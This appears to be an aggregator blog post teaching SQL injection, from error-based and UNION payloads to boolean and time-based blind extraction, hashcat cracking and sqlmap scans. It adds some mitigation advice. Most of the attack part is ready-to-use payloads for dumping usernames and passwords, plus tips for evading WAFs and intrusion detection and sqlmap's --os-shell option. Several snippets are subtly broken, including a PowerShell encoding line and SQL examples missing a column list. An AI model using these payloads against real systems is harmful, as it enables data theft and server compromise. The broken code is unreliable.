
Listen to this Post
Introduction:

SQL Injection (SQLi) remains the number one entry point for critical data breaches, consistently ranking at the top of the OWASP Top 10. While the core mechanics of injecting malicious queries have been understood for decades, modern web applications have evolved, making the detection and exploitation of these flaws more nuanced than simply appending a ' OR 1=1--. This article, inspired by a recent hands-on training path, breaks down the practical progression from error-based discovery to extracting data from blind, non-verbose environments. We will dissect the anatomy of an attack, moving beyond automated tooling to understand the underlying logic of database query construction to build truly robust defenses.
Learning Objectives & Secrets:
- Objective 1: Master the Art of Fingerprinting. Learn to identify the database management system (DBMS) by analyzing error messages and response behaviors. The secret is in the error verbosity; PostgreSQL errors look different than MySQL, and this initial fingerprint determines your entire payload syntax.
- Objective 2: The Silence is Deafening (Blind Exploitation). Understand that a “true” or “false” response is often the only indicator of a vulnerability. The secret is mastering conditional logic to extract data character-by-character, turning a binary output into a comprehensive data dump.
- Objective 3: The Authentication Bypass. The secret to bypassing login forms isn’t just about injecting a true condition; it’s about breaking the logical flow of the SQL query to ensure your injected code executes in a way that ignores the password check completely, such as using comment characters to terminate the query prematurely.
You Should Know:
- The Foundational Trinity: Error, Union, and Boolean-Based Exploitation
The journey begins with understanding how the database reacts to your input. Error-Based SQL Injection is the low-hanging fruit. If an application returns database errors directly to the browser, it is essentially providing you with a map of the backend structure.
- Step 1: Basic Recon. Submit a single quote (
') in a search bar or URL parameter. If you see a database error, you have confirmed a vulnerability. - Step 2: Column Count. Use `ORDER BY` to determine the number of columns in the target query. For example, `’ ORDER BY 1–` and increment until an error occurs. This tells you the structure of the query you are injecting into.
- Step 3: Union-Based Extraction. Once you know the column count, you can use the `UNION SELECT` operator to retrieve data from other tables.
- Payload: `’ UNION SELECT null, username, password FROM users–`
– Linux (Payload Generation): `echo “‘ UNION SELECT null, database(), user()–” | base64` (Encoding can help bypass some WAFs). - Windows Command: `powershell -command “[bash]::ToBase64String([Text.Encoding]::ASCII.GetBytes(\”‘ UNION SELECT null, @@version–\”))”`
- Step 4: Boolean-Based Blind Exploitation. When errors are suppressed, logic is your tool. You create a query that always returns either a true or false condition based on a question you ask the database.
- Payload: `’ AND SUBSTRING(database(),1,1) = ‘a’–`
– Automation: This is impossible to do manually at scale. You must use tools like `sqlmap` or Python scripts. For instance, using a `for` loop in Bash to test characters. - Command (Linux): `for i in {1..10}; do curl -s “http://target.com/page?id=1′ AND SUBSTRING(database(),$i,1)=’a’–” | grep “Welcome User” && echo “Char $i is a”; done`
– Mitigation: Parameterized queries (Prepared Statements) are the universal fix. In PHP, this is$stmt = $conn->prepare("SELECT FROM users WHERE id = ?");. In Python, usecursor.execute("SELECT FROM users WHERE id = %s", (user_input,)). This separates data from the query logic, rendering injection impossible.
2. The Art of the Blind: Time-Based Attacks
When an application doesn’t reveal any difference in content (no true/false visual cue), you must use the database’s performance as your oracle.
- Step 1: Trigger a Delay. Test if the database can execute a sleep command.
- Payload: `’ OR SLEEP(5)–` (MySQL). If the page loads after a 5-second delay, you have confirmed it.
- Step 2: Data Exfiltration via Time. You combine a condition with the `SLEEP` function. If the condition is true, the response is delayed; if false, it loads instantly.
- Payload: `’ AND IF(SUBSTRING((SELECT password FROM users WHERE username=’admin’),1,1)=’a’, SLEEP(5), 0)–`
– Step 3: Hardening Against Time-Based Attacks. The defense against these is rigorous input validation and, once again, prepared statements. Additionally, implementing a Web Application Firewall (WAF) with rate limiting can make this type of brute-forcing impractical, as the attacks are notoriously slow. You can also set strict query timeout limits at the application or database level. - PostgreSQL Alternative: `’ OR pg_sleep(5)–`
– MSSQL Alternative: `’ WAITFOR DELAY ‘0:0:5’–`
3. Advanced Database Enumeration and Schema Discovery
To escalate from a simple data dump to a full compromise, you must understand the database’s schema.
- Step 1: Information Schema. This is a built-in database that stores metadata about all other databases. In MySQL, you query
information_schema.tables. - Payload: `’ UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()–`
– Step 2: Extracting System Tables. In Oracle or MSSQL, you might target user tables like `all_users` or `sys.sql_logins` to discover privileged accounts. - Step 3: Privilege Escalation. Once you have a list of tables, try to extract hashed passwords. Identifying a weak hash (like MD5) leads to cracking, potentially providing shell access via SSH or RDP if password reuse is present.
- Command (Linux Hashcat): `hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
– Command (Windows): `type C:\Users\Public\hash.txt | .\hashcat.exe -m 0 -a 0`
4. Automation and Tooling: The SQLMap Deep Dive
While manual exploitation is crucial for understanding, real-world testing often requires automation.
- Step 1: Tool Installation. `sqlmap` is the industry standard.
- Linux: `sudo apt install sqlmap`
– Windows: Download from the official repository and run via `python sqlmap.py` (requires Python 3). - Step 2: Basic Scan. Let sqlmap do the heavy lifting with a simple `-u` flag for the URL.
– `sqlmap -u “http://target.com/page?id=1″`
– Step 3: Advanced Options. Increase the power and evasion capabilities.
– `sqlmap -u “http://target.com/page?id=1” –dbs –batch`
– `–level=5 –risk=3` to test for more advanced payloads.
– `–os-shell` (While often patched, this attempts to gain direct OS command execution, which highlights the critical nature of this vulnerability). - Caution: Running `sqlmap` is noisy. It will generate thousands of requests, potentially taking down a server or alerting an IDS. Always run with permission and preferably during a maintenance window. Use `–random-agent` and `–delay=5` to reduce the likelihood of detection.
5. Hardening Defenses: The Developer’s Blueprint
The final lesson is mitigation. Firewalls and filters are secondary; code is king.
- Step 1: Strict Input Validation. Implement whitelist validation. If you expect an ID number, only allow integers. If you expect a name, reject special characters like
',;, and--. - Example (Python): `if not re.match(“^[a-zA-Z0-9]$”, user_input): return “Invalid”`
– Step 2: Principle of Least Privilege (Database). The database user used by the web application should only have the privileges necessary to perform its function (usually SELECT, INSERT, UPDATE on specific tables). It should NOT haveDROP,ALTER, or `FILE` permissions. - Step 3: WAF Configuration. If you use a WAF (like Cloudflare or ModSecurity), configure rules to block suspicious SQL keywords in GET/POST parameters. However, be aware that WAFs can often be bypassed, so they should be considered a “patch” rather than a permanent fix.
- Example ModSecurity Rule: `SecRule ARGS “@detect_sqli” “id:1234,deny,status:403″`
What Undercode Say:
- Key Takeaway 1: SQL Injection remains a prevalent threat not due to a lack of knowledge, but due to a lack of secure coding practices in development cycles.
- Key Takeaway 2: The hands-on progression from simple errors to blind time-based exploitation reveals that understanding database behavior is the core skill, not just memorizing payloads.
Analysis: The landscape of web security requires a dual approach: offensive comprehension and defensive implementation. As we see developers moving toward ORM frameworks (which technically prevent SQLi), they often fall into the trap of writing raw queries in “edge cases,” re-introducing the vulnerability. The biggest challenge today is not exploiting the vulnerability, but identifying it in complex, asynchronous Single Page Applications (SPAs) where traditional URL parameters are replaced by JSON APIs. The rise of NoSQL databases like MongoDB also introduces new variants of injection, meaning the “SQL” in SQLi may be less relevant, but the concept of query manipulation remains identical. Ultimately, the “secrets” to success lie in a relentless curiosity about how data flows through an application and the discipline to enforce secure defaults.
Prediction:
- +1 The integration of AI and LLMs into penetration testing (like custom scripts) will drastically reduce the time required for manual blind payload crafting, allowing testers to focus on business logic flaws.
- -1 As more organizations move to cloud-1ative serverless functions (AWS Lambda), injection vectors will shift to event payloads and environment variables, making traditional web scanners obsolete and requiring a new generation of testing tools.
- -1 The over-reliance on “no-code” platforms will introduce a wave of SQLi vulnerabilities built by developers who lack understanding of backend query structures, leading to a resurgence of these attacks in non-traditional applications.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eU8R7ihS – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


